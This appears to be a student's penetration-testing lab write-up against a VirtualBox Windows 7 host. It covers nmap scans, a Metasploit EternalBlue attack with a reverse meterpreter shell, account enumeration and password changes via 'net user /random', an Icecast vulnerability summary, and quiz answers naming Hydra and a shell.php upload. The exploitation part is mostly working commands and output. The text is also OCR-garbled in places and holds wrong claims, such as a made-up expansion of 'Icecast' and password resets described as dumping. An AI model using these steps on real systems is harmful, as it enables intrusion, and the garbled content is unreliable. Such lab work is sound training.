

```

root@kali: ~
File Actions Edit View Help

root@kali: ~
nmap -sS -PS up -i 192.168.166.36
Starting nmap v2.24.1 https://nmap.org/ at 2023-12-13 16:05 IST
Nmap scan report for 192.168.166.36
Host is up (0.0000s latency)
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Linate 7601 Service Pack 1 (workgroup: WORKGROUP)
5937/tcp    open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
40152/tcp   open  msrpc      Microsoft Windows RPC
40153/tcp   open  msrpc      Microsoft Windows RPC
40154/tcp   open  msrpc      Microsoft Windows RPC
40155/tcp   open  msrpc      Microsoft Windows RPC
40156/tcp   open  msrpc      Microsoft Windows RPC
40157/tcp   open  msrpc      Microsoft Windows RPC
MAC Address: 08:00:27:62:177C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7[2008].1
OS CPE: cpe:/o:microsoft:windows_7
OS details: Microsoft Windows 7 SP1 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew mean: -1h49m58s, deviation: 3h10m11s, median: 1s
|_ smb-security-mode:
|_   account_used: blank
|_   authentication_level: system
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   210:
|_     Message signing enabled but not required
|_ smb-ss-discovery:
|_   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|_   OS CPE: cpe:/o:microsoft:windows_7:sp1
|_   Computer name: INEURON-PC
|_   NetBIOS computer name: INEURON-PC\v00
|_   Workgroup: WORKGROUP\v00
|_   System time: 2023-12-13T16:12:35+05:30
|_ nbstat: NetBIOS name: INEURON-PC, NetBIOS user: unknown, NetBIOS MAC: 08002762177C (Oracle VirtualBox virtual NIC)
|_ smb2-time:
|_   date: 2023-12-13T10:42:35
|_   start_date: 2023-12-13T10:24:26

```

Found multiple open ports like- **135, 139, 445 and 5357.**

- Next up I Scanned port 135 for any vulnerabilities.

```
(root@kali)-[~]
# nmap --script=vuln -p135 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 16:16 IST
Nmap scan report for 192.168.166.36
Host is up (0.00068s latency).

PORT      STATE SERVICE
135/tcp    open  msrpc
MAC Address: 08:00:27:62:17:7C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds

(root@kali)-[~]
#
```

Found Nothing.

- Next I scanned port 139.

```
(root@kali)-[~]
# nmap --script=vuln -p139 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 16:19 IST
Nmap scan report for 192.168.166.36
Host is up (0.0074s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 08:00:27:62:17:7C (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs: CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft SMBv1
|  servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```

Found RCE and the vulnerable version (ms17-010).

Question -2: Exploitation

Next Up is started METASPLOIT to get RCE.

- Searched eternalblue got the exploit.

```
msf6 > eternalblue
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/ms17_010           2017-03-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution
```

- Next, setting up with RHOST, LHOST, LPORT.

```
msf6 > exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
--      -
RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no               no        (Optional) The password for the specified username
SMBUser   no               no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.166.22  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.166.36
RHOSTS => 192.168.166.36
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.166.22
LHOST => 192.168.166.22
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4321
LPORT => 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4321
LPORT => 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

➤ Got meterpreter.

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.166.36
RHOSTS => 192.168.166.36
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.166.22
LHOST => 192.168.166.22
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4321
LPORT => 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4321
LPORT => 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.166.22:4321
[*] 192.168.166.36:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.166.36:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.166.36:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.166.36:445 - The target is vulnerable.
[*] 192.168.166.36:445 - Connecting to target for exploitation.
[*] 192.168.166.36:445 - Connection established for exploitation.
[*] 192.168.166.36:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.166.36:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.166.36:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.166.36:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.166.36:445 - 0x00000020 50 61 63 60 20 31 Pack 1
[*] 192.168.166.36:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.166.36:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.166.36:445 - Sending all but last fragment of exploit packet
[*] 192.168.166.36:445 - Starting non-paged pool grooming
[*] 192.168.166.36:445 - Sending SMBv2 buffers
[*] 192.168.166.36:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.166.36:445 - Sending final SMBv2 buffers.
[*] 192.168.166.36:445 - Sending last fragment of exploit packet!
[*] 192.168.166.36:445 - Receiving response from exploit packet
[*] 192.168.166.36:445 - ETHERBLUE overwrite completed successfully (0xc000000d)!
[*] 192.168.166.36:445 - Sending egg to corrupted connection.
[*] 192.168.166.36:445 - Triggering free of corrupted buffer.
[*] 192.168.166.36:445 - Sending stage (200974 bytes) to 192.168.166.36
[*] Meterpreter session 1 opened (192.168.166.22:4321 -> 192.168.166.36:49187) at 2023-12-13 16:50:50 +0530
[*] 192.168.166.36:445 -=====
[*] 192.168.166.36:445 -=====WIN=====
[*] 192.168.166.36:445 -=====

meterpreter > |
```

Question 3- Password Attack

- Started session in the meterpreter and found multiple users.

```
[*] Meterpreter session 1 opened (192.168.166.22:4444 → 192.168.166.36:49171) at 2023-12-14 17:01:17 +0530
[*] 192.168.166.36:445 - -----
[*] 192.168.166.36:445 - -----
[*] 192.168.166.36:445 - -----
[*] 192.168.166.36:445 - -----

meterpreter > shell
Process 2900 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net-user
net-user
'net-user' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>net user
net user

User accounts for \\

admin                Administrator        Guest
!n$uron              noob               root
toor

The command completed with one or more errors.

C:\Windows\system32>
```

- Dumped password for each-user.

```
C:\Windows\system32>net user noob /random
net user noob /random
Password for noob is: On1_FKAm

command completed successfully.

C:\Windows\system32>net user admin /random
let user admin /random
assword for admin is: LL8Be#cG

The command completed successfully.

C:\Windows\system32>net user root /random
let user root /random
assword for root is: tt9DuXu-

The command completed successfully.

C:\Windows\system32>net user ineuron /random
let user ineuron /random
assword for ineuron is: C9G:j9x5

The command completed successfully.

C:\Windows\system32>net user toor /random
let user toor /random
assword for toor is: jROVj#5$

The command completed successfully.
```

ICE-CAST SERVER-:

- ICE-Cast stands for "Internet Communication Engine CAST" is an open-source streaming media server software that allows users to stream audio content over the Internet. It supports various audio formats such as MP3, Ogg-Vorbis, and AAC, making it versatile for different streaming needs.
- It is capable of serving a large number of concurrent listeners around the globe. It operates on the client-server model, where the server hosts audio files and streams them to clients (such as media players or web browsers) that request them.

Vulnerability Related to ICE-CAST SERVER-:

- **Buffer-Overflow(CVE-2018-18820) -:** A buffer overflow is a software vulnerability where a program writes more data into a buffer than it can hold, causing excess data to overwrite adjacent memory locations. This can lead to data corruption, program crashes, or, if exploited by attackers, unauthorized code execution, potentially compromising the security and stability of the system.
- **Exploitation-:** By sending malicious requests containing carefully crafted payloads designed to overflow the buffer, an attacker can potentially overwrite critical data structures or execute arbitrary code within the server's memory space. This can lead to the server becoming unstable, crashing, or becoming unresponsive.
- **Impact-:** "Buffer-Overflow can lead to Denial-of-service." Exploiting a buffer overflow vulnerability in ICE-Cast could result in a DoS condition. When the server crashes or becomes unresponsive due to the buffer overflow, it can no longer serve

legitimate requests from clients, effectively denying service to legitimate users.

```
File Actions Edit View Help
8000/tcp open  http      Icecast streaming media server
49152/tcp open  msrpc     Microsoft Windows RPC
49153/tcp open  msrpc     Microsoft Windows RPC
49154/tcp open  msrpc     Microsoft Windows RPC
49155/tcp open  msrpc     Microsoft Windows RPC
49156/tcp open  msrpc     Microsoft Windows RPC
49157/tcp open  msrpc     Microsoft Windows RPC
MAC Address: 08:00:27:62:17:7C (Oracle VirtualBox virtual NIC)
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1888.75 seconds


root@kali: ~
# nmap --script=vuln -p8000 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-15 15:18 IST
Nmap scan report for 192.168.166.36
Host is up (0.010s latency).

PORT      STATE SERVICE
8000/tcp  open  http-alt
http-slowloris-check:
  VULNERABLE:
    Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:2007-6750
    Slowloris tries to keep many connections to the target web server open and hold
    them open as long as possible. It accomplishes this by opening connections to
    the target web server and sending a partial request. By doing so, it starves
    the http server's resources causing Denial of Service.


Disclosure date: 2009-09-17
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
  http://ha.ckers.org/slowloris/
```

Question 4- Vulnerability Analysis and Exploit Research-:

- Got the password and logged in Admin user.



- Started Ice-cast server-:



- Again performed NMAP scan and found on which port the service is working.

```
$ nmap -sV -p- 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-15 14:29 IST
Nmap scan report for 192.168.166.36
Host is up (0.00082s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSNP/IISv10)
8000/tcp   open  http           Iccast streaming media server
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.97 seconds
```

Remark-: Due to lack of configuration unable to perform web-server based exploitation.

Question 6 -: Wireshark analysis

Ans1-: Hydra

Ans2-: Jenny

Ans3-: password123

Ans4-: var/www/html

Ans5-: shell.php

Ans6-: INEURON-PC

Ans7-: Site CHMOD 777 shell.php

Ans8-: Rootkit

